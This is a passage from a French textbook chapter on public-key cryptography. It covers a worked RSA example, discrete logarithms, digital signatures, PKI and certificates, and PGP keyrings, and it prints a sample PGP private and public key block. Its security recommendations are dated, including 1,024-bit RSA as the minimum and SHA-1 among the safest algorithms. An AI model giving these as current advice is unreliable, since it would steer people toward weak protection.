


Figure 8.2
John envoie un message à Joe



Si Joe décide d'envoyer un message à John, il chiffre le message avec la clé publique de John, de sorte que seul John puisse le déchiffrer à l'aide de sa clé privée *(voir figure 8.3)*.

Figure 8.3
Joe envoie un message à John



Les algorithmes de chiffrement asymétrique ne font jamais transiter les clés privées sur le réseau. La sécurité de tels algorithmes tient au fait que la clé privée n'est pas divulguée et que, même avec les clés publiques, il est très difficile dans un temps raisonnable de calculer les clés privées à partir des clés publiques.

La génération des clés publique/privée suit des règles précises, fondées sur la théorie des nombres, et plus précisément des nombres premiers. L'espace des clés, c'est-à-dire l'ensemble des clés possibles, repose sur l'espace des nombres premiers utilisés dans les clés générées.

À titre d'exemple, nous allons réaliser le chiffrement et le déchiffrement d'un nombre par l'algorithme RSA.

Génération des clés

Soit deux nombres premiers, $p = 47$ et $q = 71$.

Le produit des deux nombres est le suivant : $p \times q = 47 \times 71 = 3\,337$.

Dans la clé publique, *(e,n)*, *e* est un nombre premier par rapport à :

$(p - 1) \times (q - 1) = (47 - 1) \times (71 - 1) = 3\,220$

Prenons $e = 79$ de manière aléatoire, et vérifions que 79 est premier par rapport à 3 220 en calculant le PGCD(3 220, 79) à l'aide de l'algorithme d'Euclide (soit *a* et *b*, calculons PGCD(*a*,*b*) : $a = bq_0 + r_0$, $b = r_0q_1 + r_1$, …, $r_{n-1} = r_nq_{n+1} + r_{n+1}$, avec $r_{n+1} = 0$, alors PGCD(*a*,*b*) = r_n) :

(1) $3\,220 = 79 \times 40 + 60$

(2) $79 = 60 \times 1 + 19$

(3) $60 = 19 \times 3 + 3$

(4) $19 = 3 \times 6 + 1$

79 est donc premier par rapport 3 220.

La clé privée *(d,n)* est calculée à partir de la formule suivante :

$d = e^{-1} \bmod[(p - 1)(q - 1)] = 79^{-1} \bmod(3\,220) = 1\,019$ (relation de Bezout : si *a* est inversible dans *Z/nZ*, il existe *u* et *v* tels que $a \times u + n \times v = 1$).

Si nous partons de la division euclidienne précédente, nous pouvons construire la relation de Bezout de la façon suivante :

(4) $19 - 3 \times 6 = 1$

(3) $3 = 60 - 19 \times 3$

(4) Combiné avec (3) : $19 - (60 - 19 \times 3) \times 6 = 1$

(4) $-60 \times 6 + 19 \times 19 = 1$

(2) $79 - 60 \times 1 = 19$

(4) Combiné avec (2) : $-60 \times 6 + (79 - 60 \times 1) \times 19 = 1$

(4) $-60 \times 25 + 79 \times 19 = 1$

(1) $3\,220 - 79 \times 40 = 60$

(4) Combiné avec (1) : $-(3\,220 - 79 \times 40) \times 25 + 79 \times 19 = 1$

(4) $-3\,220 \times 25 + 79 \times (40 \times 25 + 19) = 1$

(4) $-3\,220 \times 25 + 79 \times 1\,019 = 1$

1 019 est donc bien l'inverse de 79 dans $Z/(p - 1)(q - 1)Z$

Chiffrement/déchiffrement

Les calculs sont cette fois effectués dans le groupe multiplicatif $(Z/nZ,*)$.

Si nous désirons chiffrer le nombre m, nous appliquons la formule suivante avec la clé (e,n) : $c = m^e \bmod(n)$.

Pour $m = 688$, nous obtenons :

$c = 688^{79} \bmod(3\,337) = 1\,570$.

À l'inverse, si nous désirons déchiffrer c, nous appliquons la formule suivante avec la clé (d,n) : $m = c^d \bmod(n) = 1\,570^{1\,019} \bmod(3\,337) = 688$.

Comme l'illustrent les formules précédentes, nous avons $m^{ed} = m \bmod(n)$.

Les explications mathématiques suivantes valident cette formule.

Comme e et d sont inverses modulo $(p-1)(q-1)$, $ed = 1 + k(p-1)(q-1)$ pour un certain entier k.

Dans le cas où m (le mot à chiffrer) $\neq 0 \bmod(p)$, nous avons :

$m^{ed} = m^{1 + k(p-1)(q-1)} \bmod(p)$

$m^{ed} = m(m^{(p-1)})^{k(q-1)} \bmod(p)$

D'après le théorème de Fermat, si p est premier, $a^{p-1} = 1 \bmod(p)$ pour tout $a \in Zp^*$.

Nous avons donc :

$m^{ed} = m(1)^{k(q-1)} \bmod(p)$

$m^{ed} = m \bmod(p)$

Par ailleurs :

$m^{ed} = m \bmod(p)$ si $m = 0 \bmod(p)$

Pour tout m, nous avons donc :

$m^{ed} = m \bmod(p)$

Nous pouvons montrer de la même manière que, pour tout m :

$m^{ed} = m \bmod(q)$

D'après un corollaire du théorème du reste chinois, si $n_1, n_2, \ldots, n_k$ sont premiers entre eux deux à deux et si $n = n_1 n_2 \ldots n_k$, pour deux entiers x et a quelconques, $x = a \bmod(n_i)$, pour $i = 1,2\ldots k$, si et seulement si $x = a \bmod(n)$.

Nous avons donc pour tout m, si $n_1 = p$ et $n_2 = q$:

$m^{ed} = m \bmod(p \times q)$

$m^{ed} = m \bmod(n)$

La sécurité de RSA réside dans la difficulté de factoriser un grand nombre n (comme les clés publique et privée sont fondées sur p et q, un attaquant doit factoriser n pour casser

le chiffrement). En effet, déduire les facteurs premiers d'un grand nombre *n* est un problème difficile, que l'on ne sait pas résoudre efficacement (impossibilité calculatoire) pour des grands nombres.

À l'heure actuelle, il est donc impératif d'utiliser pour RSA des entiers *p* et *q* tels que leur produit comporte au moins 1 024 bits.

Extraction de logarithmes discrets

Outre la factorisation entière, un autre problème, largement répandu en cryptographie, concerne l'extraction de logarithmes discrets et s'exprime de la façon suivante : étant donné un groupe fini *G* noté multiplicativement, un générateur *g* de *G* et un élément *b* dans *G*, trouver *x* dans {0 ... |*G*|– 1} tel que $b = g^x$.

Ce problème est à l'origine du protocole d'échange de clés de Diffie-Hellman. Ces dernières années, son adaptation à d'autres groupes a donné lieu à ce qu'on a appelé les cryptosystèmes sur courbes elliptiques.

L'idée est d'utiliser comme groupe *G* le groupe additif des points d'une courbe elliptique sur un corps fini *F* (groupe additif $(EC(GF(2^m)),+)$. Sans entrer dans les détails, nous pouvons dire qu'il n'est pas connu d'algorithme sous-exponentiel qui résolve le problème du logarithme discret dans ce contexte, contrairement au problème du logarithme discret dans le groupe multiplicatif *G* d'un corps fini (groupe multiplicatif $(Z/pZ,*)$).

Cette dernière observation a pour conséquence importante de permettre l'utilisation de clés de taille moindre comparée à celles nécessaires aux cryptosystèmes fondés sur le logarithme discret dans les groupes classiques. À l'heure actuelle, 170 bits de clé (groupe additif $(EC(GF(2^m)),+)$ suffisent pour assurer le même niveau de sécurité qu'une clé RSA de 1 024 bits (groupe multiplicatif $(Z/pZ,*)$).

À titre d'exemple, la séquence d'échanges qui suit permet de chiffrer et de signer un message à l'aide de l'algorithme RSA :

1. Avec la paire de clés générée (privée/publique), John peut créer une signature électronique de son message certifiant que c'est bien lui qui a créé le message. Pour ce faire, John passe le message à transmettre dans une fonction de hachage afin de créer une empreinte unique du message.
2. John chiffre cette empreinte avec sa clé privée afin d'obtenir la signature électronique de John pour le message à transmettre. La clé privée de John étant unique et non diffusée, il est le seul à pouvoir obtenir cette signature *(voir figure 8.4)*.
3. Une fois le message signé, John envoie le message et la signature à Joe. John peut aussi chiffrer le message avec la clé publique de Joe afin d'assurer la confidentialité du message *(voir figure 8.5)*.
4. Pour vérifier la signature électronique de John, Joe fait passer le message reçu dans la même fonction de hachage que John.
5. En parallèle, il déchiffre la signature de John avec la clé publique de John.




Figure 8.4

Signature d'un message par John




Figure 8.5

John envoie un message chiffré et signé à Joe

6. Les deux actions précédentes lui permettent d'obtenir deux empreintes, celle du message reçu et celle du message envoyé par John. Si les deux empreintes sont égales, c'est le message original écrit par John. Sinon, il y a problème *(voir figure 8.6)*.

La vérification d'une signature peut être réalisée à l'aide d'un programme informatique intégré, par exemple, à un logiciel de messagerie.

Certificats électroniques

Un certificat électronique est une assurance de sécurité sur l'identité électronique d'un individu ou d'un système. Les infrastructures PKI (Public Key Infrastructure) sont conçues pour mettre en œuvre l'architecture correspondante.

Une PKI est une infrastructure composée d'un ensemble de systèmes, de procédures et de politiques, dont les fonctions sont les suivantes :




Figure 8.6
Joe vérifie le message envoyé par John

- enregistrer les entités désirant obtenir des certificats électroniques ;
- fabriquer des biclés, c'est-à-dire des paires de clés privée et publique ;
- certifier des clés publiques afin de créer des certificats et de publier ces derniers sur des annuaires publics, généralement des serveurs LDAP ;
- révocation de certificats et gestion de listes de révocation.

L'obtention d'un certificat numérique doit suivre des procédures et politiques très strictes, comme l'illustre la figure 8.7.

Les chiffres indiqués sur les flèches de la figure indiquent le séquencement des étapes pour délivrer un certificat électronique. De manière très simplifiée, l'utilisateur désirant obtenir un certificat électronique fait une demande auprès de l'autorité d'enregistrement (AE). Après validation de l'identité du demandeur, l'AE génère un couple de clés (publique, privée), envoie la clé privée suivant des procédures sécurisées à l'utilisateur (chemin de confiance) et certifie la clé publique par l'autorité de certification en apposant sa signature électronique sur le certificat. Le certificat est alors installé sur un annuaire public accessible à tous.

Un certificat électronique, ou passeport numérique, contient toutes les informations relatives à l'identité d'une personne, ainsi que d'autres champs non détaillés ci-dessous :

- numéro de version associé au certificat, par exemple X.509 v3 ;
- numéro de série fourni par l'autorité de certification ayant délivré le certificat ;
- algorithme utilisé pour la signature du certificat ;
- nom de l'autorité ayant délivré le certificat ;



Autorité de certification
5-6. Publication des certificats et gestion des listes de révocation
3. Demande de certificat
4. Réception du certificat
Annuaire LDAP
2. Réception de la clé privé
Autorité d'enregistrement
1. Identité du client

Figure 8.7
Les échanges dans une infrastructure à clé publique

- date de validité du certificat (dates de création et d'expiration) ;
- nom de la personne de destination du certificat ;
- clé publique de la personne certifiée.

D'autres informations concernant des attributs spécifiques associés au certificat dépendent de la version du certificat, etc.

À partir de ces informations, dont l'autorité de certification vérifie préalablement la validité, cette même autorité de certification génère une signature de certification en créant dans un premier temps une empreinte de ces informations grâce à un algorithme de hachage et en chiffrant cette empreinte par un algorithme de chiffrement asymétrique grâce à la clé privée de l'autorité de certification.

La figure 8.8 illustre le processus de création d'un certificat électronique par le hachage des informations concernant John puis par la création de la signature en chiffrant avec la clé privée de l'autorité de certification le résultat de la fonction de hachage.

Pour vérifier une signature d'une autorité de certification, il suffit de prendre l'ensemble des informations du certificat, excepté la signature, afin de créer une empreinte puis de déchiffrer la signature de l'autorité de certification grâce à la clé publique de cette même autorité afin de retrouver l'empreinte initiale certifiée. La dernière étape consiste à




Figure 8.8
Signature de l'autorité de certification

comparer les deux empreintes. Si elles correspondent, le certificat est valide, sinon il ne peut être considéré comme de confiance.

La figure 8.9 illustre le processus de vérification de la validité d'un certificat électronique en comparant les empreintes du certificat à celle signée par l'autorité de certification.




Figure 8.9
Vérification de la validité d'un certificat électronique

Un certificat est disponible dans le domaine public. En revanche, la clé privée associée au certificat est précieusement protégée sur un support physique sécurisé, tel qu'une carte à puce, ou token. L'accès à la carte à puce est protégé par un code PIN afin d'assurer une authentification forte de l'individu.

L'utilisation de biclés certifiées entraîne la publication en toute confiance de la clé publique. Cette publication doit assurer la validité de la clé et son appartenance à la bonne personne.

La publication des certificats des clés publiques utilise les structures d'annuaires de type LDAP (Lightweight Directory Access Protocol), définies dans la RFC 2251. Les certificats révoqués sont regroupés dans des listes de révocation, ou CRL (Certificate Revocation List). Les CRL sont des structures de données signées, dont le format est défini par le protocole X.509 v2. Ce format peut permettre une distribution des CRL *via* les annuaires LDAP tels que Netscape Directory Server d'iPlanet.

L'implémentation d'une PKI est un projet essentiellement organisationnel, dont la dimension technique représente moins de 10 % des efforts (configuration des plates-formes et du réseau, implémentation du produit PKI, etc.). Les 90 % restants concernent les aspects organisationnels, tels que la conception de la stratégie de sécurité, la constitution de l'annuaire définissant le choix du référentiel d'entreprise (gestion des prestataires et stagiaires, règles de nommage, etc.), l'identification des responsabilités, l'élaboration de la politique de certification et la rédaction de la déclaration des pratiques de certification.

Comme expliqué précédemment, les PKI offrent une assurance de sécurité pour un certificat électronique. Ce dernier peut être utilisé avec des applications telles que l'e-mail chiffré, le réseau privé virtuel fondé sur IPsec, le commerce électronique, etc.

Comme les PKI intègrent la cryptographie à clé publique et les certificats électroniques, elles peuvent être confiées à des tiers de confiance, lesquels doivent en retour recevoir l'agrément de la DCSSI (Direction centrale de la sécurité des systèmes d'information) pour avoir une portée nationale. Cependant, l'absence de standards pour l'implantation des PKI pose de sérieux problèmes d'interopérabilité entre les différentes offres du marché.

Paires de clés PGP (Pretty Good Privacy)

Conçu par Phil Zimmermann, PGP a pour fonction d'offrir des services de confidentialité et d'authentification pour la messagerie électronique et le stockage de données.

Le succès planétaire de ce logiciel vient notamment de ce qu'il est gratuit (pour un usage personnel et non commercial) et disponible sur la plupart des systèmes d'exploitation actuels. La certification, ou plus précisément les niveaux de confiance définis des clés privée/publique créées, est indépendante des organismes de standardisation, contrairement à PKI.

PGP se fonde sur les algorithmes considérés comme les plus sûrs actuellement et largement diffusés. Citons notamment les algorithmes de chiffrement à clé publique RSA, DSS, Diffie-Hellman, etc., les algorithmes à clé partagée IDEA, CAST-1, etc., et les fonctions de hachage SHA-1, etc. Des fonctions de compression sont également disponibles afin de limiter la taille des messages transitant sur le réseau.

Chaque utilisateur possède une ou plusieurs paires de clés privée/publique et diffuse les parties publiques de ces clés aux personnes avec lesquelles il désire communiquer. Comme expliqué précédemment, un utilisateur utilise sa paire de clés privée/publique afin de s'authentifier et de chiffrer et signer ses messages.

Voici un exemple de biclé (privée/publique) générée par PGP :


```
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: PGP 6.5.1fr pour usage non commercial

lQHPBD5skkORBADhHkEAqKlQ8DerYhmlC3XYObqFt8N/mZmOa7/b+3sky81q+7E4
Y59+JP59snciOiG1xgFTE++m4VV9+dJbIoWT/OQkOhVP/zyaAZyKJIeiO/+Ui7td
Nu2zcu4iKBGFdwRVuPrOReZakOwLitWmKdDeEziyqsxeNH1BH7EWqLT8+QCg/xCB
5GZNyijc91KJ98owF1PtAc8EANXTpIOt/Kzw/7CkHiZ1fMN31Po5YAFwlM25erHL
macsDAe81OK4HO9g9YTUtzXsXjrurgduFhao7L8RqoB+Vcp9AiCJOABbDGPKL87e
9yePLwl9EcnCyI/6kcLdkGU5A64F+O8UwoU7Hjgkz6pQxOptv6RR6X3v7IOuGzVB
+lHoBADBrOtrvB2bIwRGc8wvY9dDU/dxvOZo6BdCXYVeaV1nLeOSxGHZGi1p84xd
OtzgafyPH4fzK5baJoFJsJAnC8Onij3G5o3DkfwPk7v+TxvdPD3edls9Exx8Gv8C
VCQc5KItgvTn7JnDmADriYKfb2n6c4UtFxEsCHTGaxOjAyLdWv8DAwLssclIzhgg
XWB3Xx/+c+ApZ2Y7jOcTaFoTe24++vUrIeJCdI1aHR2VW7QqY2VkcmljIGxsb3Jl
bnMgPGNlZHJpYy5sbG9yZW5zQGVxdWFudC5jb2O+nQJRBD5skkOQCAD2Qle3CH8I
F3KiutapQvMF6PlTETlPtvFuuUs4INoBp1ajFOmPQFXzOAfGyOOplK33TGSGSfgM
g71l6RfUodNQ+PVZX9x2Uk89PY3bzpnhV5JZzf24rnRPxfx2vIPFRzBhznzJZv8V
+bv9kV7HAarTW56NoKVyOtQa8L9GAFgr5fSI/VhOSdvNILSd5JEHNmszbDgNRROP
fIizHHxbLY7288kjwEPwpVsYjY67VYy4XTjTNP18F1dDoxOYbN4zISy1Kv884bEp
QBgRjXyEpwpy1obEAxnIByl6ypUM2Zafq9AKUJsCRtMIPWakXUGfnHy9iUsiGSa6
q6Jew1XpMgs7AAICB/4nZOhHEjdjo9hRdwhCmHYxYjm+iq14iCJil/WHyzhpkqQN
7QQyFPMNNtuw1Dy7qxQ31IEPiyRf1jS4atVbP1Fl+63g4E+Kk9lSchkZmaLv1fPV
xY+Mci8FpQ1R8w7jN/Bxwn1l1yxryNbVphDhuLP8ehruGvmRrWuK7KpJS/UDJIHT
S4JxOlPM+GgIW6l4+lQzy7ImKQdEhfqGfG/vyOnQNUva4Ww4r3Q+4fhZECMpQzgZ
IFZ5ujLSuNbUDakPHAYJS3OSXwVyUhQhDslOhURXpJeB292VeRh3rFhIOS4v6W5E
5aYATIM/9xac7IOg5Z9lQBPr3Lat+6WN32K/QwoN/wMDArAZzOZ1Q/DhYK9nsSfZ
xTChMFcHa175bjuqMya3AiECJOz1V3SorBIjpEnBAbAfVbNDJBu9pWlCS88fdO1H
QDM=
=EKBV
-----END PGP PRIVATE KEY BLOCK-----

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.5.1fr pour usage non commercial

mQGiBD5skkORBADhHkEAqKlQ8DerYhmlC3XYObqFt8N/mZmOa7/b+3sky81q+7E4
Y59+JP59snciOiG1xgFTE++m4VV9+dJbIoWT/OQkOhVP/zyaAZyKJIeiO/+Ui7td
Nu2zcu4iKBGFdwRVuPrOReZakOwLitWmKdDeEziyqsxeNH1BH7EWqLT8+QCg/xCB
5GZNyijc91KJ98owF1PtAc8EANXTpIOt/Kzw/7CkHiZ1fMN31Po5YAFwlM25erHL
macsDAe81OK4HO9g9YTUtzXsXjrurgduFhao7L8RqoB+Vcp9AiCJOABbDGPKL87e
9yePLwl9EcnCyI/6kcLdkGU5A64F+O8UwoU7Hjgkz6pQxOptv6RR6X3v7IOuGzVB
+lHoBADBrOtrvB2bIwRGc8wvY9dDU/dxvOZo6BdCXYVeaV1nLeOSxGHZGi1p84xd
OtzgafyPH4fzK5baJoFJsJAnC8Onij3G5o3DkfwPk7v+TxvdPD3edls9Exx8Gv8C
VCQc5KItgvTn7JnDmADriYKfb2n6c4UtFxEsCHTGaxOjAyLdWrQqY2VkcmljIGxs
b3JlbnMgPGNlZHJpYy5sbG9yZW5zQGVxdWFudC5jb2O+iQBOBBARAgAOBQI+bJJN
BAsDAgECGQEACgkQjMO/1DlHtZ8OqgCeI1nY7/b3eo7rfCFgcOfQhONw+RIAoOrr
iJ65E8egvMGFnOAvxmM1H5fGuQINBD5skkOQCAD2Qle3CH8IF3KiutapQvMF6PlT
ETlPtvFuuUs4INoBp1ajFOmPQFXzOAfGyOOplK33TGSGSfgMg71l6RfUodNQ+PVZ
X9x2Uk89PY3bzpnhV5JZzf24rnRPxfx2vIPFRzBhznzJZv8V+bv9kV7HAarTW56N
oKVyOtQa8L9GAFgr5fSI/VhOSdvNILSd5JEHNmszbDgNRROPfIizHHxbLY7288kj
wEPwpVsYjY67VYy4XTjTNP18F1dDoxOYbN4zISy1Kv884bEpQBgRjXyEpwpy1obE
```

```
AxnIByl6ypUM2Zafq9AKUJsCRtMIPWakXUGfnHy9iUsiGSa6q6Jew1XpMgs7AAIC
B/4nZOhHEjdjo9hRdwhCmHYxYjm+iq14iCJil/WHyzhpkqQN7QQyFPMNNtuw1Dy7
qxQ31IEPiyRf1jS4atVbP1Fl+63g4E+Kk9lSchkZmaLv1fPVxY+Mci8FpQ1R8w7j
N/Bxwn1l1yxryNbVphDhuLP8ehruGvmRrWuK7KpJS/UDJIHTS4JxOlPM+GgIW6l4
+lQzy7ImKQdEhfqGfG/vyOnQNUva4Ww4r3Q+4fhZECMpQzgZIFZ5ujLSuNbUDakP
HAYJS3OSXwVyUhQhDslOhURXpJeB292VeRh3rFhIOS4v6W5E5aYATIM/9xac7IOg
5Z9lQBPr3Lat+6WN32K/QwoNiQBGBBgRAgAGBQI+bJJNAAoJEIzDv9Q5R7WfffgA
oOfg7MnAs59Txk8RD/drg29aJevZAKDeXagEkodYGbiEGTN/86yPkdIXrQ==
=Yq7H
-----END PGP PUBLIC KEY BLOCK-----
```

Le chiffrement du message est réalisé à l'aide d'un algorithme de chiffrement symétrique, dont la clé est elle-même chiffrée par la clé publique de l'interlocuteur et ajoutée au message chiffré à transmettre. De la sorte, seul l'interlocuteur peut déchiffrer la clé de chiffrement symétrique avec sa clé privée et déchiffrer dans un second temps le message avec cette même clé de chiffrement symétrique.

La figure 8.10 illustre le format d'un message PGP.

Figure 8.10
Format d'un message PGP


Message
Identificateur de la clé du destinataire
Clé de session
Chiffrée avec la clé publique du destinataire
Signature du message (horodatage, identifiant de la clé de l'émetteur , etc.)
Chiffrée avec la clé de session
Corps du message

Les paires de clés d'un utilisateur sont stockées localement dans des anneaux de clés. Un anneau de clés privées et un anneau de clés publiques contiennent l'ensemble des informations relatives aux clés. Les clés privées sont chiffrées par le biais d'une phrase (et non d'un mot) de passe grâce à un algorithme de chiffrement symétrique dont la clé est déduite par la phrase de passe.

Un anneau de clés privées contient les champs horodatage (date et heure à laquelle la clé a été produite), identifiant de clé (assurant que la clé est unique pour un utilisateur donné), clé publique, clé privée et identifiant utilisateur (généralement un e-mail).

Un anneau de clé publique contient les champs horodatage (date et heure à laquelle la clé a été produite), identifiant de clé (assurant que la clé est unique pour un utilisateur donné), clé publique, propriétaire de confiance (nous détaillons ce champ dans la suite du chapitre), identifiant utilisateur (généralement un e-mail), champ légitimité de clé (nous détaillons ce champ dans la suite du chapitre), signature et signature de confiance (plusieurs signatures peuvent être associées à une clé, certifiant par ce biais le degré de confiance de la clé).

La caractéristique principale de PGP est qu'il ne s'appuie pas sur des autorités de certification pour attribuer un niveau de confiance à une paire de clé donnée.

La définition de la confiance est caractérisée comme une relation :

- **Binaire.** J'ai ou je n'ai pas confiance.
- **Non symétrique.** Ce n'est pas parce que Cédric fait confiance à Laurent que Laurent fait confiance à Cédric.
